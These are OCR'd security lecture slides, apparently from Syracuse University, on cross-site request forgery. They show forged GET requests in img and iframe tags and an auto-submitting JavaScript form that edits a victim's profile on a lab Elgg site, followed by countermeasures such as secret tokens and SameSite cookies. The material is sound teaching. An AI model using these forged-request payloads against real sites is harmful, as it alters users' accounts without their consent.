

CSRF Attack
(Cross-Site Request Forgery)

SYRACUSE
UNIVERSITY
ENGINEERING
& COMPUTER
SCIENCE

Cross-Site Request



Cross-Site Request Forgery (CSRF)



Attack on GET Service

SYRACUSE
UNIVERSITY
ENGINEERING
& COMPUTER
SCIENCE

Attack on GET Service

❖ GET versus POST

```
GET /post_form.php?foo=hello&bar=world HTTP/1.1      ← Data attached here!
Host: www.example.com
Cookie: SID=xsdfgergbghedvrbeadv


POST /post_form.php HTTP/1.1
Host: www.example.com
Cookie: SID=xsdfgergbghedvrbeadv
Content-Length: 19
foo=hello&bar=world                                  ← Data attached here!
```

Header

❖ Target GET service

```
http://www.example.com/transfer.php?to=3220&amount=500
```

❖ Forge GET request

```
<img src="http://www.example.com/transfer.php?to=3220&amount=500">

<iframe
   src="http://www.example.com/transfer.php?to=3220&amount=500">
</iframe>
```

The Add-Friend HTTP Request

❖ Add-Friend service

samy

❖ Investigation


Attack GET Service

Attack page:

```
<html>
<body>
<h1>Welcome to this page</h1>
<img width=0 height=0
     src="http://www.csrflabelgg.com/action/friends/add?friend=42">
</body>
</html>
```

Attack on POST Service

Edit Profile



Edit-Profile Form

Edit profile

My display name

Alice

About me Remove editor

Word count: 1 p

Public

Brief description

Public

Location


Public

Interests

Public

Skills

Public



Edit-Profile POST Request

```
http://www.csrflabelgg.com/action/profile/edit    ❶

POST /action/profile/edit HTTP/1.1
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) ...
Accept: text/html,application/xhtml+xml,application/xml; ...
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/samy/edit
Cookie: Elgg=mpaspvn1q67odl1ki9rkklema4           ❷
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 493
__elgg_token=1cc8b5c...&__elgg_ts=1489203659
  &name=Samy
  &description=SAMY+is+MY+HERO                    ❹
  &accesslevel%5Bdescription%5D=2                 ❺
  ... (many lines omitted) ...
  &guid=42                                        ❻
```

Attack POST Service

```
<html><body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
function forge_post()
{
  var fields;

  fields += "<input type='hidden' name='name' value='Alice'>";
  fields += "<input type='hidden' name='description' value='SAMY is MY HERO'>";
  fields += "<input type='hidden' name='accesslevel[description]' value='2'>";
  fields += "<input type='hidden' name='guid' value='42'>";

  var p = document.createElement("form");
  p.action = "http://www.csrflabelgg.com/action/profile/edit";
  p.innerHTML = fields;
  p.method = "post";
  document.body.appendChild(p);
  p.submit();
}

window.onload = function() { forge_post();}
</script>
</body>
</html>
```

HTML code.

URL

Countermeasures

Browser

improve . solve the privacy

referer header: URL of the page

Server's Solution

SYRACUSE UNIVERSITY ENGINEERING & COMPUTER SCIENCE

Fundamental Causes and Countermeasures

Countermeasure Implemented in Elgg (Secret Token)

❖ Inside page

`Elgg` **secret-token and timestamp in the body of the request:** `Elgg` adds security token and timestamp to all the user actions to be performed. The following HTML code is present in all the forms where user action is required. This code adds two new hidden parameters `__elgg_ts` and `__elgg_token` to the POST request:

```
<input type = "hidden" name = "__elgg_ts" value = "" />
<input type = "hidden" name = "__elgg_token" value = "" />
```

❖ Request

http://www.csrflabelgg.com/action/friends/add?friend=42&__elgg_ts=1464531418&__elgg_token=419bfe3ba9e1a52a25cdff01de0f0099

❖ Inside /var/www/CSRF/elgg/engine/lib/actions.php

```
/**
 * Validates the presence of action tokens.
 *
 * This function is called for all actions.  If action tokens are missing,
 * the user will be forwarded to the site front page and an error emitted.
 *
 * This function verifies form input for security features (like a generated token),
 * and forwards if they are invalid.
 */
function action_gatekeeper($action) {
        if ($action === 'login') {
                if (validate_action_token(false)) {
                        return true;
                }

                $token = get_input('__elgg_token');
                $ts = (int)get_input('__elgg_ts');
                if ($token && _elgg_validate_token_timestamp($ts)) {
                        // The tokens are present and the time looks valid: this is probably a mismatch due to the
                        // login form being on a different domain.
                        register_error(elgg_echo('actiongatekeeper:crosssitelogin'));
                        forward('login', 'csrf');
                }

                // let the validator send an appropriate msg
                validate_action_token();

        } elseif (validate_action_token()) {
                return true;
        }

        forward(REFERER, 'csrf');
}
```

Same-Site Cookie Attribute

Introducing the Same-Site Cookie Attribute to Prevent CSRF Attacks

Thanks to a new cookie attribute, that Google Chrome started supporting on the 29th of March, and other the popular browsers followed, there is now a solution. It is called the **Same-Site cookie attribute**. Developers can now instruct browsers to control whether cookies are sent along with the request initiated by third party websites - by using the SameSite cookie attribute, which is a more practical solution than denying the sending of cookies.

Setting a Same-Site attribute to a cookie is quite simple. It consists of adding just one instruction to the cookie. Simply adding 'SameSite=Lax' or 'SameSite=Strict' is enough!

```
Set-Cookie: CookieName=CookieValue; SameSite=Lax;
Set-Cookie: CookieName=CookieValue; SameSite=Strict;
```

request type,	example code,	cookies sent
link	`<a href="…">`	normal, lax
prerender	`<link rel="prerender" href="…">`	normal, lax
form get	`<form method="get" action="…">`	normal, lax
form post	`<form method="post" action="…">`	normal
iframe	`<iframe src="…">`	normal
ajax	`$.get('…')`	normal
image	`<img src="…">`	normal

Question and Discussion: HTTPS and CSRF

SYRACUSE UNIVERSITY ENGINEERING & COMPUTER SCIENCE

Question: HTTPS and CSRF

Question: Do we actually need to worry about CSRF attacks when SSL is used, namely, HTTPS? With HTTPS dominating, are CSRF attacks still common?

Summary

- CSRF attack
- Launch the CSRF attacks on GET and POST services
- Fundamental causes and countermeasures